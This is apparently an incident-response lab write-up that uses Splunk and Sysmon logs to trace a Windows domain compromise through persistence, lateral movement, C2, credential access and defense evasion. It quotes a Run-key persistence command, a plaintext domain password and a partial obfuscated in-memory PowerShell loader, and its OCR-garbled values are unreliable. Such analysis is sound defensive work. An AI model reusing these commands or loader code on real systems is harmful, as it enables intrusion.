- Event List:** One event is shown, timestamped 2019-04-18 22:08:43 PM, originating from C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, with the command `Set-Item -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "Test" -Value "calc.exe" -Force` and current directory C:\Windows\System32.

## Discovery

Using commands such as nslookup, findstr, netstat, and netsh to gather information about network configurations, active connections, and listening ports.

## Lateral Movement

Execution of commands like Invoke-Command to remotely execute PowerShell scripts on multiple hosts (jumpbox, uatserver, etc.). These involve transferring control to other systems in the network using resolved IPs (10.100.11.250, 10.100.11.150)

The screenshot shows the Splunk Enterprise search interface. The search bar contains the query: `index="main" host="win10-server" sourcetype="WinEventLog" eventCode=3" Image="a.exe" OR Image="svchosts.exe" | search NOT "splunk%" table:line, SourceIp, SourcePort, DestinationHostname, DestinationIp, DestinationPort | dedup DestinationHostname`. The results pane shows 56 events from April 25, 2018, at 3:29:33 PM. The table view displays columns for \_time, SourceIP, SourcePort, DestinationHostname, DestinationIP, and DestinationPort. Several rows in the table are highlighted with red boxes, specifically the last four rows which show traffic between win10-elk-child.elk.local and win10-elk-win10-server.elk.local.

_time	SourceIP	SourcePort	DestinationHostname	DestinationIP	DestinationPort
2018-04-18 23:42:58	10.100.11.191	51962	jumphost.elk-child.elk.local	19.166.11.256	5945
2018-04-18 22:48:24	10.100.11.191	51991	uatserver.elk-child.elk.local	19.166.11.156	7433
2018-04-18 22:37:56	10.100.11.191	4461	win10-elk-child.elk.local	19.166.11.190	67368
2018-04-18 22:19:01	10.100.11.191	40336	uat+helpdesk.elk-child.elk.local	18.166.11.182	88

Execution of powershell.exe using credentials to establish communication with resolved IPs (e.g., 10.100.11.250, jumpbox)

New Search

Search & Reporting

Administrator Messages Settings Activity Help Find

Save As... Close

All time Smart Mode

Index="saltin" host="\*el8-server\*" sourcetype="WinEventLog" \*n.exe" (\*18.180.11.200\*) Juniper\_e10-child.e1s.local

0 events found in 4.675ms over 3:32:00.000 AM No Event Sampling

Events (0) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom To Selection Select

Second per column

List Format 50 Per Page

Show Fields Hide Fields All Fields

Time	Event
4/8/2019 11:45:00 PM	... R lines emitted ...
	ComputerName=el8-server.e1s-child.e1s.local
	17 lines emitted

SELECTED FIELDS  
@ComputerName\_1  
@ComputerName\_2  
@host\_1  
@image\_2  
@index\_1  
@source\_1  
@sourcetype\_1  
@spurite\_server\_1

INTERESTING FIELDS  
@category\_1  
@Console\_1  
@ComputerName\_1  
@CurFile\_1  
@Description\_1  
@DestinationName\_1  
@DestinationPort\_1

From the win10-server host to uatserver (10.100.11.150). It involves the execution of a.exe located in C:\Users\Public, connecting to port 1433.

The screenshot shows a Splunk search interface with the following search bar query:

```
index="main" host="win10-server" sourcetype="WinEventLog" ("*aa.exe*" OR "*svchosts.exe*") | (10.100.11.150 NOT uatserver.eis-child.eis.local)
```

The search results table has columns: SELECTED.FIELDS, # EventCode, # host, # Image, # index, # source, # sourcetype, # splunk\_server, INTERESTING.FIELDS, # category, # ComputerName, # DestinationHostname, # DestinationIP, # DestinationIPv6, # DestinationPort, # DestinationPortName, # dvc, # dvc\_nt\_host, # event\_id, # EventType, # id, # index, # initfile, # Keywords, # LineCount, # LogName, # Message, # OpCode, # ProcessGuid, # WinEventLog. The results show two events from April 18, 2019, at 10:48:24 PM. Both events have EventCode 3, Image C:\Users\Public\aa.exe, host win10-server, index main, source WinEventLog.Microsoft.Windows-Sysmon\Operational, and sourcetype WinEventLog. The first event's destination is 10.100.11.150 (uatserver.eis-child.eis.local), while the second's is 10.100.11.150 (localhost). Both events show DestinationPort 1433.

From the win10-server host to win10 (10.100.11.100). It involves processes like svchosts.exe and aa.exe, with connections to ports 62166 and 8080.

The screenshot shows a Splunk search interface with the following search bar query:

```
index="main" host="win10-server" sourcetype="WinEventLog" ("*svchosts.exe*" OR "*aa.exe*") | (10.100.11.100 NOT win10.eis-child.eis.local)
```

The search results table has columns: SELECTED.FIELDS, # DestinationIP, # DestinationPort, # EventType, # host, # Image, # index, # severity, # source, # SourceIP, # SourcePort, # sourcetype, INTERESTING.FIELDS, # category, # ComputerName, # DestinationHostname, # DestinationIP, # DestinationIPv6, # DestinationPort, # DestinationPortName, # dvc, # dvc\_nt\_host, # event\_id, # EventType, # id, # index, # initfile, # Keywords, # LineCount, # LogName, # Message, # OpCode, # ProcessGuid, # WinEventLog. The results show three events from April 18, 2019, at 10:37:56 PM. The first event has DestinationPort 62166 and Severity informational. The second event has DestinationPort 8080 and Severity informational. Both events have EventCode 3, Image C:\Users\Public\aa.exe, host win10-server, index main, source WinEventLog.Microsoft.Windows-Sysmon\Operational, and sourcetype WinEventLog. The third event has DestinationPort 59876 and Severity informational. It also has EventCode 3, Image C:\Users\Public\aa.exe, host win10-server, index main, source WinEventLog.Microsoft.Windows-Sysmon\Operational, and sourcetype WinEventLog.

From the win10-server host to uat-helpdesk (10.100.11.102). It involves processes like svchosts.exe and aa.exe, with connections to port 80.

Event	
Selected Fields	All Fields
# DestinationIP: 1 # DestinationPort: 1 # EventCode: 1 # host: 1 # Image: 1 # Severity: 1 # source: 1 # SourceIP: 1 # SourcePort: 6 # sourcetype: 1	<p>Time emitted: ... Date: C:\Users\Public\1.exe # Lines emitted: ... DestinationIP: 10.10.10.102 DestinationPort: 49935&lt;br&gt;destinationPort: &lt;b&gt;49935&lt;/b&gt;&lt;br&gt;destinationPort: 49935&lt;br&gt;destinationPort: 49935&lt;br&gt;Show as: lines DestinationIP = 10.10.10.2&lt;br&gt;DestinationPort = 80&lt;br&gt;EventCode = 3&lt;br&gt;Image = C:\Users\Public\1.exe&lt;br&gt;SourceIP = 10.10.10.1&lt;br&gt;SourcePort = 49935&lt;br&gt;host = &lt;b&gt;1&lt;/b&gt;&lt;br&gt;sourcetype = WinEventLog&lt;br&gt;severity = informational</p> <p>Time emitted: ... Date: C:\Users\Public\1.exe # Lines emitted: ... DestinationIP: 10.10.10.102 DestinationPort: 49935&lt;br&gt;destinationPort: &lt;b&gt;49935&lt;/b&gt;&lt;br&gt;destinationPort: 49935&lt;br&gt;destinationPort: 49935&lt;br&gt;Show as: lines DestinationIP = 10.10.10.2&lt;br&gt;DestinationPort = 80&lt;br&gt;EventCode = 3&lt;br&gt;Image = C:\Users\Public\1.exe&lt;br&gt;SourceIP = 10.10.10.1&lt;br&gt;SourcePort = 49935&lt;br&gt;host = &lt;b&gt;1&lt;/b&gt;&lt;br&gt;sourcetype = WinEventLog&lt;br&gt;severity = informational</p> <p>Time emitted: ... Date: C:\Users\Public\1.exe # Lines emitted: ... DestinationIP: 10.10.10.102 DestinationPort: 49935&lt;br&gt;destinationPort: &lt;b&gt;49935&lt;/b&gt;&lt;br&gt;destinationPort: 49935&lt;br&gt;destinationPort: 49935&lt;br&gt;Show as: lines DestinationIP = 10.10.10.2&lt;br&gt;DestinationPort = 80&lt;br&gt;EventCode = 3&lt;br&gt;Image = C:\Users\Public\1.exe&lt;br&gt;SourceIP = 10.10.10.1&lt;br&gt;SourcePort = 49935&lt;br&gt;host = &lt;b&gt;1&lt;/b&gt;&lt;br&gt;sourcetype = WinEventLog&lt;br&gt;severity = informational</p>

## **Command & Control**

PowerShell script on win10-server communicates with a suspicious URL (<http://175.12.80.11:4444/news.php>). It uses a web client object to send requests, set headers, and download data, potentially executing malicious payloads.

## **Exfiltration**

Data is covertly transferred to external servers. This is evidenced by PowerShell scripts on win10-server communicating with URLs like `http://175.12.80.11:4444/news.php`. The scripts use web client objects and encrypted payloads, suggesting an attempt to steal sensitive information while evading detection.

## Jumpbox [10.100.11.250]

### Initial Access

Compromised through lateral movement from win10-server [10.100.11.101]

The screenshot shows a Splunk search interface with the following details:

- Search Bar:** index="main" host="win10-server" sourcetype=WinEventLog powershell powershell.exe | search NOT \*splunk\* Image="" | search invoke | search ip 10.100.11.250
- Results:** 1 event (before 4/25/25 3:53:13.000 PM) - No Event Sampling.
- Event Details:** The event is dated 4/18/19 11:44:53.000 PM. It shows a command-line execution of powershell.exe with various parameters, including -nop, -hidden, and -c. The command is a PowerShell script block. The event is categorized under "Events (1)" and "Invoke".

### Execution

Commands like powershell.exe and cmd.exe. These commands execute scripts with encoded data and hidden parameters, indicating attempts to run malicious payloads while avoiding detection.

This terminal session shows several command-line executions:

- 2019-04-18 23:46:02 C:\Windows\System32\cmd.exe powershell.exe -nop -n -hidden -c <scriptblock>
- 2019-04-18 23:46:02 C:\Windows\System32\cmd.exe powershell.exe -nop -n -hidden -c <scriptblock>
- 2019-04-18 23:46:02 C:\Windows\System32\cmd.exe powershell.exe -nop -n -hidden -c <scriptblock>
- 2019-04-18 23:46:11 C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe C:\Windows\system064\WindowsPowerShell\v1.0\powershell.exe -c <scriptblock>
- 2019-04-18 23:46:11 C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe C:\Windows\system064\WindowsPowerShell\v1.0\powershell.exe -c <scriptblock>
- 2019-04-18 23:47:43 C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c <scriptblock>
- 2019-04-18 23:47:43 C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c <scriptblock>

The screenshot shows a Splunk search interface with the following details:

- Search Bar:** index="main" host="jumpbox" sourcetype=WinEventLog | search NOT \*splunk\* EventCode=11
- Results:** 100 events (before 4/25 10:27:34.000 AM) - No Event Sampling.
- Event Details:** The events show multiple instances of scheduled tasks being created or modified, many of which have been redacted. One specific task, "C:\Windows\Tasks\Task1", is highlighted in yellow.

Process creation events on jumpbox, It execute SECOH-QAD.exe with commands involving SppExtComObj.exe. This behavior suggests potential misuse of legitimate tools for suspicious and unauthorized activity.

Wireshark Network Traffic Analysis

Selected Event Details:

- File Path: C:\Windows\SECOH-QAD.exe
- Command Line: C:\Windows\System32\SppExtComObj.exe -Embedding
- File Name: SECOH-QAD.exe

VirusTotal analysis identifies the file SECOH-QAD.exe as a significant security threat. Flagged by 43 out of 72 security vendors, it is labeled as a hacktool or riskware, often used for unauthorized software activation (KMS activator).

43/72 security vendors flagged this file as malicious

Vendor	Findings
AhnLab-V3	HackTool/Win.AutoKMS.C5228416
ALYac	Application:HacktoolKMSActivator.HJ
Arcabit	Application:Hacktool.KMSActivator.HU
BitDefender	Application:Hacktool.KMSActivator.HJ
CTX	De:hacktool.autokms
Alibaba	Anti-AVL
Arctic Wolf	CrowdStrike Falcon
Cynet	Malicious (score: 100)
Others	RiskWare[RiskTool]/Win64:ProcPatcher.i

Process creation event on jumpbox for Service\_KMS.exe, located at C:\Program Files\KMSPico\Service\_KMS.exe. This activity leverages the KMSPico tool, often associated with bypassing software activation.

Process creation event on jumpbox for Service\_KMS.exe, located at C:\Program Files\KMSPico\Service\_KMS.exe. This activity leverages the KMSPico tool, often associated with bypassing software activation.

Event details:

- Type: Selected
- Field: CommandLine
- Value: "C:\Program Files\KMSPico\Service\_KMS.exe"
- EventCode: 1
- Image: C:\Program Files\KMSPico\Service\_KMS.exe
- host: jumpbox
- index: main
- source: WinEventLog:Microsoft Windows System\Operational
- sourcetype: WinEventLog
- splunk\_server: el5-win7
- Company: oByELDI
- ComputerName: jumpbox.el5-child.el5.local
- CurrentDirectory: C:\Windows\system32\
- Description: Service\_KMS
- Eventtype: 4
- FileVersion: 1.0.0.0
- Hashes: MD5-437B423586BC2D85957EDB2672C8715HA756=A0CA11AAEBD5D38D553738FDEB72589A33FA7C8AC0E9E7C98C3D52611111
- IntegrityLevel: System
- Keywords: None
- LogfileName: Microsoft-Windows-SecurityOperational
- LogonGuid: {573CD402-3F28-5C89-0000-0020E7030000}
- Logonid: 0x3E7
- Message: Process Create: File Name: UlTimec 2019-04-19 03:23:48.505 Process Guid: {573CD402-3F28-5C89-0000-0020E7030000} Process Id: 1000 Image: C:\Program Files\KMSPico\Service\_KMS.exe File Version: 1.0.0.0 Description: Service\_KMS Product: Service\_KMS Company: oByELDI Command Line: "C:\Program Files\KMSPico\Service\_KMS.exe" Current Directory: C:\Windows\system32\ User: NT AUTHORITY\SYSTEM Logon Guid: {573CD402-3F28-5C89-0000-0020E7030000} Logon Id: 0x3E7 Terminal Session Id: 0 Integrity Level: System Hashes: MD5-437B423586BC2D85957EDB2672C8715HA756=40CA41AAEBD5D38D553738FDEB72589A33FA7C8AC0E9E7C98C3D52611111 Parent Process Guid: {573CD402-3F28-5C89-0000-0020E7030000} Parent Process Id: 457 Parent Image: C:\Windows\System32\services.exe Parent Command Line: C:\Windows\system32\servi ces.exe

VirusTotal analysis identifies the file Service\_KMS.exe as malicious, flagged by 47 out of 72 security vendors. Tags like "invalid-signature" and "detect-debug-environment" hint at suspicious behavior, potentially tied to software activation bypass tools like KMSPico.

47/72 security vendors flagged this file as malicious

Popular threat label	Threat categories	Family labels
hacktool.autokms/kmsactivator	hacktool trojan pup	autokms kmsactivator msil

Security vendors' analysis

AhnLab V3	Unwanted (Win32.AutokMS.R2880370)	ATYac	Msc.HackTool.AutokMS			
Anti-Avi	GreyWare/Win32.Crypt.a	Arcabit	Application.HackTool.KMSActivator.AQ			
Arctic Wolf	Unsafe	Avast	Win32.PUP.gen (PUP)			
AVG	Win32.PUP.gen (PUP)	BitDefender	Application.HackTool.KMSActivator.AQ			
ClamAV	Win.Tool.KMSactivator.9811005-0	CrowdStrike Falcon	Win/greyware_confidence_100% (W)			

## Defense Evasion

Legitimate system files like wsimprovhost.exe are used to execute potentially malicious scripts from temporary directories (hygpvkcz.imw.ps1). This approach leverages trusted processes to mask unauthorized activity, making it harder to detect.

2019-04-18 23:45:59

C:\Windows\system32\wsimprovhost.exe

C:\Users\sa\operator\AppData\Local\Temp\hygpvkcz.imw.ps1

## Credential Access

Registry modification involving lsass.exe on the jumpbox host. The key (HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\SspiCache\credssp.dll) was created. Since lsass.exe handles sensitive authentication data, this aligns with Credential Access techniques.

Screenshot of a log search interface showing a search result for a Windows event. The event details a process creation attempt by 'jumpbox' on host 'jumpbox' at 04/19/2019 12:19:42 AM. The process ID is 456, and the target object is 'HKLMMSystem\CurrentControlSet\Control\LSa\Spn\Cache\credssp.dll'. The event type is 'CreateKey'.

Type	Field	Value
Selected	EventCode	12
	Image	C:\Windows\system32\lsass.exe
	host	jumpbox
	Index	main
	source	WinEventLog\Microsoft-Windows-Sysmon\Operational
	sourceType	WInEventLog
	spn_ip_server	et5-Win7
Event	ComputerName	jumpbox\elschild.local
	EventType	4
	Keywords	CreateKey
	LogName	None
	Message	Microsoft-Windows-Sysmon\Operational
	OpCode	registry object opened or deleted: RuleName: EventType: CreateKey UtTime: 2019-04-19 02:16:20.436 ProcessGuid: {573CD402-75A0-5C89-0000-0010008E0000} D02B0D0000 ProcessId: 456 Image: C:\Windows\system32\lsass.exe TargetObject: HKLMMSystem\CurrentControlSet\Control\LSa\Spn\Cache\credssp.dll
	ProcessGuid	{573CD402-75A0-5C89-0000-0010008E0000}
	ProcessId	456
	RecordNumber	4185
	Sid	S-1-5-18

## Lateral Movement

PowerShell commands executed on the jumpbox host. commands like Invoke-Command targeting the IP 10.100.10.253. These actions use encoded payloads and credential objects created from plaintext passwords.

New Search

Save As ▾ Close

Index="main", host="jumpbox", 10.188.10.253  
| search NOT "egrSpark"  
| table\_time, SourceIP, DestinationIP

All time ▾

✓ 10 events (before: 4/24/25 11:17:53.000 AM) No Event Sampling ▾

30s ▾

Events Patterns Statistics (10) Visualization

100 Per Page ▾ Preview ▾

_time	SourceIP	DestinationIP
2019-04-18 23:48:03	10.188.10.250	10.188.10.251


## Persistence

Modification of registry keys on the jumpbox host. Specifically, the process Service\_KMS.exe altered the registry key HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\Image File Execution Options\SppExtComObj.exe. This change allow malicious actors to maintain access and execute unauthorized processes even after system reboots.

The screenshot shows a Splunk search interface with the following details:

- Search Bar:** Index="main" host="jumpbox" | search NOT \*splunk EventCode=2
- Event Count:** 34 events (before 4/26/2019 07:39:52 AM) No Event Sampling
- Fields:** Events (34), Patterns, Statistics, Visualization
- Time Range:** All time, 1 hour per column
- Event View:** List view, 20 Per Page
- Selected Fields:** EventCode, host, Image, severity, source, sourcetype
- Interesting Fields:** category, ComputerName, dircntHost, event\_id, EventType, id, index, keywords, logName, Message, OpCode, ProcessGuid, ProcessId, punct
- Event Details:** A single event is highlighted with a red box:
  - Time: 4/26/2019 12:39:52 AM
  - LogName: Microsoft-Windows-Sysmon/Operational
  - SourceName: Microsoft-Windows-Syman
  - EventCode: 12
  - EventType: 4
  - Type: Information
  - ComputerName: jumpbox.e1s-child.e1s.local
  - User: NOT\_TRANSLATED
  - Std=5-1->18
  - StdType=0
  - TaskCategory: Registry object added or deleted (use: RegistryEvents)
  - OpCodeInfo: RecordNumber=14498
  - Keywords=None
  - Message: Registry object added or deleted;
  - RuleName:
  - EventType: DeleteKey
  - UtcTime: 2019-04-26 07:39:52,355
  - ProcessGuid: {53CD402-75F2-5CB9-0000-0010E3500100}
  - ProcessId: 872
  - Image: C:\Windows\system32\spooler.exe
  - TargetObject: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SppExtComObj.exe

## Child-dc01 [10.100.11.253]



## Initial Access

Compromised through lateral movement from Jumpbox [10.100.11.250], The attacker utilized encoded commands and plaintext credentials (Cr@zyCompl3xP@ssw0rd) to authenticate and execute remote commands on the target system. This activity aligns with techniques designed to exploit trust relationships and gain unauthorized access to critical systems.

## Execution

process cmd.exe on the win10-server host. The command initiates powershell.exe with encoded parameters, leveraging obfuscation to execute malicious payloads while avoiding detection. This activity highlights advanced methods used to compromise systems

The screenshot shows the VirusTotal analysis interface for a specific file. The top navigation bar includes links for 'Reanalyze', 'Similar', and 'More'. A green box highlights the 'Community Score' section, which displays a large red circle with the number '32 / 63' and the text 'Community Score'. Another green box highlights the 'Security vendors flagged this file as malicious' section, which lists 32 vendors. Below this, the file's metadata is shown: size 2.54 KB, last analysis date 19 hours ago, and a download link icon. The bottom navigation bar has tabs for 'DETECTION', 'DETAILS', 'RELATIONS', 'BEHAVIOR', and 'COMMUNITY'. A green box highlights the 'Join our Community' call-to-action. The 'Popular threat label' is listed as 'trojan powershell/powershell'. Threat categories include trojan, downloader, dropper, and family labels powershell, pwshell, rozina. The 'Security vendors' analysis' section shows a grid of vendor reports. A green box highlights the first row for ALYac, which lists findings from Arcabit, AVG, BitDefender, CTX, and DrWeb. A blue box highlights the first finding from Arcabit: 'Generic.PwShell.Rozina.2.F33599FF'. The 'Do you want to automate checks?' button is also highlighted.

	Time	Event
		<p>Event: C:\Windows\system32\wsmprovhost.exe_EMBEDDING Microsoft Corporation child-dc01.els-child.els.local C:\Windows\system32 Host process for WinRM plug-ins 4 10.0.10586.117 (th2_release.160212-2359) MD5:3792660712761FA10A96FA0BFE85E028.SHA256=D81CC4BDF969F78862F89A86DA606EF7F42D271B9D397891EA93DDEF28009EF Medium None Microsoft-Windows-Sysmon/Operational (147C6EF2-6F1E-5CB9-0000-0020A8192000) 0x2019A8 Message Process Create: RuleName: UtcTime: 2019-04-19 06:47:58.431 ProcessGuid: [147C6EF2-6F1E-5CB9-0000-001069182000] ProcessId: 3376 Image: C:\Windows\System32\wsmprovhost.exe FileVersion: 10.0.10586.117 (th2_release.160212-2359) Description: Host process for WinRM plug-ins Product: Microsoft® Windows® Operating System Company: Microsoft Corporation CommandLine: C:\Windows\system32\wsmprovhost.exe_EMBEDDING CurrentDirectory: C:\Windows\system32\ User: ELS-CHIL-D\useroperator LogonGuid: {147C6EF2-6F1E-5CB9-0000-0020A8192000} LogonId: 0x2019A8 TerminalSessionId: 0 IntegrityLevel: Medium Hashes: MD5:3792660712761FA10A96FA0BFE85E028.SHA256=D81CC4BDF969F78862F89A86DA606EF7F42D271B9D397891EA93DDEF28009EF ParentProcessGuid: [147C6EF2-47DB-5CB9-0000-0010F59C0000] ParentProcessId: 580 ParentImage: C:\Windows\System32\svchost.exe ParentCommandLine: C:\Windows\system32\svchost.exe -k DcomLaunch</p> <p>OpCode Info ParentCommandLine: C:\Windows\system32\svchost.exe -k DcomLaunch ParentImage: C:\Windows\System32\svchost.exe ParentProcessGuid: [147C6EF2-47DB-5CB9-0000-0010F59C0000] ParentProcessId: 580 ProcessGuid: [147C6EF2-6F1E-5CB9-0000-001069182000]</p>

## Privilege Escalation

Execution of cmd.exe and Executable.exe on the win10-server host. Commands like echo "Nothing to see here" and the use of executables from subfolders within Program Files (x86) suggest attempts to elevate privileges while masking malicious intent. This behavior aligns with techniques designed to bypass security measures and gain unauthorized access to higher-level system functions.

2019-04-18 21:05:38	C:\Program Files (x86)\Program Folder\A\SubFolder\Executable.exe	C:\Windows\System32\cmd.exe	"C:\Program Files (x86)\Program Folder\A\SubFolder\Executable.exe"	C:\Windows\system32\cmd.exe /c cmd.exe > /c echo Nothing to see here"
2019-04-18 21:05:38	C:\Windows\System32\services.exe	C:\Program Files (x86)\Program Folder\A\SubFolder\Executable.exe	C:\Windows\System32\services.exe	"C:\Program Files (x86)\Program Folder\A\SubFolder\Executable.exe"

Keywords	None
LogName	Microsoft-Windows-Sysmon/Operational
LogonGuid	{147C6EF2-75A5-5CB9-0000-0020E7030000}
LogonId	0x3E7
Message	Process Create: RuleName: UtcTime: 2019-04-20 17:42:16.204 ProcessGuid: [147C6EF2-59FB-5CBB-0000-00105F4F3201] ProcessId: 1756 Image: C:\Program Files (x86)\Program Folder\A\SubFolder\Executable.exe FileVersion: 1.0.0.0 Description: ConsoleApplication8 Product: ConsoleApplication8 Company: Comma ndLine: "C:\Program Files (x86)\Program Folder\A\SubFolder\Executable.exe" CurrentDirectory: C:\Windows\system32\ User: NT AUTHORITY\SYSTEM LogonGuid: {147C6EF2-75A5-5CB9-0000-0020E7030000} LogonId: 0x3E7 / TerminalSessionId: 0 IntegrityLevel: System Hashes: MD5:BC7930996D7825CACAC794DB0C59CD442.SHA256=0A9745E6C78CE10ECFF4D0A920E4BD5C6C008A03FB3384377F13A6046CD6945 ParentProcessGuid: [147C6EF2-75B5-5CB9-0000-001010870000] ParentProcessId: 440 ParentImage: C:\Windows\System32\services.exe ParentCommandLine: C:\Windows\System32\services.exe
OpCode	Info
ParentCommandLine	C:\Windows\System32\services.exe
ParentImage	C:\Windows\System32\services.exe
ParentProcessGuid	[147C6EF2-75B5-5CB9-0000-001010870000]
ParentProcessId	440
ProcessGuid	[147C6EF2-59FB-5CBB-0000-00105F4F3201]
ProcessId	1756
Product	ConsoleApplication8
RecordNumber	28175
Sid	S-1-5-18
SidType	0
SourceName	Microsoft-Windows-Sysmon
TaskCategory	Process Create (rule: ProcessCreate)
TerminalSessionId	0
Type	Information
User	NOT_TRANSLATED NT AUTHORITY\SYSTEM

## Persistence

**Kerberos service ticket request initiated by the account Administrator@els-child.eLS.local** within the domain **els-child.eLS.local**. Key details include the use of the service name krbtgt, ticket encryption type 0x12, and relevant event data.

The screenshot shows a log entry with the following details:

- action**: success
- app**: win:unknown
- body**: A Kerberos service ticket was requested. Account Information: Account Name: Administrator@els-child.eLS.local Account Domain: els-child.eLS.local Logon GUID: [ECF7E782-91B5-D847-845B-10804208CD7B] Service Information: Service Name: krbtgt Service ID: S-1-5-21-23589937-5998 88933-351157107-502 Network Information: Client Address: ::1 Client Port: 0 Additional Information: Ticket Options: 0x60810010 Ticket Encryption Type: 0x12 Failure Code: 0x0 Transited Services: - This event is generated every time access is requested to a resource such as a computer or a Windows service. The service name indicates the resource to which access was requested. This event can be correlated with Windows logon events by comparing the Logon GUID fields in each event. The logon event occurs on the machine that was accessed, which is often a different machine than the domain controller which issued the service ticket. Ticket options, encryption types, and failure codes are defined in RFC 4120.
- category**: Kerberos Service Ticket Operations
- dest**: child-dc01.els-child.eLS.local
- dest\_nt\_domain**: els-child.eLS.local
- dvc**: child-dc01.els-child.eLS.local
- dvc\_nt\_host**: child-dc01.els-child.eLS.local
- event\_id**: 265914
- eventtype**: windows\_service\_ticket\_granted (authentication)
- id**: 265914
- member\_dn**: Administrator@els-child.eLS.local
- name**: A Kerberos service ticket was requested
- object**: WinEventLog
- product**: Windows
- severity\_id**: 0
- signature**: A Kerberos service ticket was requested

Control access right that allows the replication of secret domain data.

Entry	Value
CN	DS-Replication-Get-Changes-All
Display-Name	Replicating Directory Changes All
Rights-GUID	1131f6ad-9c07-11d1-f79f-00c04fc2dcd2

The screenshot shows an event viewer entry with the following details:

Type	Field	Value	Actions
Selected	EventCode	4662	...
	host	child-dc01	...
	severity	informational	...
	source	WinEventLog:Security	...
	sourcetype	WinEventLog	...
Event	Access_Mask	0x100	...
	Accesses	Control Access	...
	Account_Domain	ELS-CHILD	...
	Account_Name	Administrator	...
	ComputerName	child-dc01.els-child.eLS.local	...
	Error_Code	-	...
	EventType	0	...
	Handle_ID	0x0	...
	Keywords	Audit Success	...
	LogName	Security	...
	Logon_ID	0x2043D	...
	Message	An operation was performed on an object. Subject : Security ID: S-1-5-21-23589937-59988933-351157107-500 Account Name: Administrator Account Domain: ELS-CHILD Logon ID: 0x2043D Object: Object Server: DS Object Type: %1995a5b-6da0-11d0-af3-00c04fd930c9 Object Name: %10422bf0-9c20-4f96-bc0b-6db8d17284ba Handle ID: 0x0 Operation: Operation Type: Object Access Accesses: Control Access Access Mask: 0x100 f... privilege: Control Access %1995a5b-6da0-11d0-af3-00c04fd930c9 Additional Information: Parameter 1: - Parameter 2: %10422bf0-9c20-4f96-bc0b-6db8d17284ba	...
	Object_Name	%10422bf0-9c20-4f96-bc0b-6db8d17284ba	...
	Object_Server	DS	...

## Defense Evasion

PowerShell script block that executes in memory. It utilizes functions like kmFIS for dynamic assembly creation and tHLA for function invocation, avoiding detection by not writing payloads to disk. Obfuscated base64-encoded commands and direct memory manipulation further demonstrate sophisticated methods to bypass security measures.

Event	Source	Message
	Windows-PowerShell/Operational	<p>Creating Scriptblock text (1 of 1): function kmFIS { Param (\$zu, \$br) \$sdYsd = ([AppDomain]::CurrentDomain.GetAssemblies())   Where-Object { \$_.GlobalAssemblyCache -And \$_.Location.Split('\' ')[-1] -eq 'System.dll' }   Get-Type('Microsoft.Win32.UnsafeNativeMethods') return \$sdYsd.GetMethod('GetProcAddress',[Type[]][System.Runtime.InteropServices.HandleRef],[String])   Invoke(\$null, \$sdYsd)   Set-ItemProperty -Name 'HandleRef' -Value [System.Runtime.InteropServices.HandleRef] New-Object InntPtr, \$sdYsd.GetMethod('GetModuleHandle'),Invoke(\$null, \$sdYsd), \$br) } function tHLA { Param ([ParameterPosition = 0, Mandatory = \$true]\$Parameter,[ParameterPosition = 1]\$Type,\$gd = [Void], \$sdB = [AppDomain],[CurrentDomain]DefineDynamicAssemblyBy([New-Object System.Reflection.AssemblyName][ReflectedDelegate]),[System.Reflection.Emit.AssemblyBuilderAccess],Run) DefineDynamicAssemblyModule([InMemoryModule],\$tName).DefineType([MyDeligateType],\$tName,Public,Sealed,AnsCInst,AutoClass,[System.MulticastDelegate]) \$sdB.DefineConstructor([RTSpecialName] HideBySig,Public,[System.Reflection.CallingConventions] Standard,\$oop2).SetImplementationFlags([Runtime, Managed]) \$sdB.DefineMethod("Invoke", [Public, HideBySig, Public],[System.Reflection.MethodInfo] \$sdC,[System.Convert] FromBase64String "DCAAAAYHIMBjotw1mMIIu3Iu07fQj70DxtaJHMTCQHRA-JSvT3SE1097MEcx5AnRkUYZIAHT0jK4pzuLSDAdyf7GPIWBQCB02dJEUfLWbV-B0145HQUQdJF9vVdufroXoXeXuJuYmlzAAHg3czJFHGMdyYHieYLUQIAAAKcrRUJGppGqA8VqCmgp2AileAlArW, 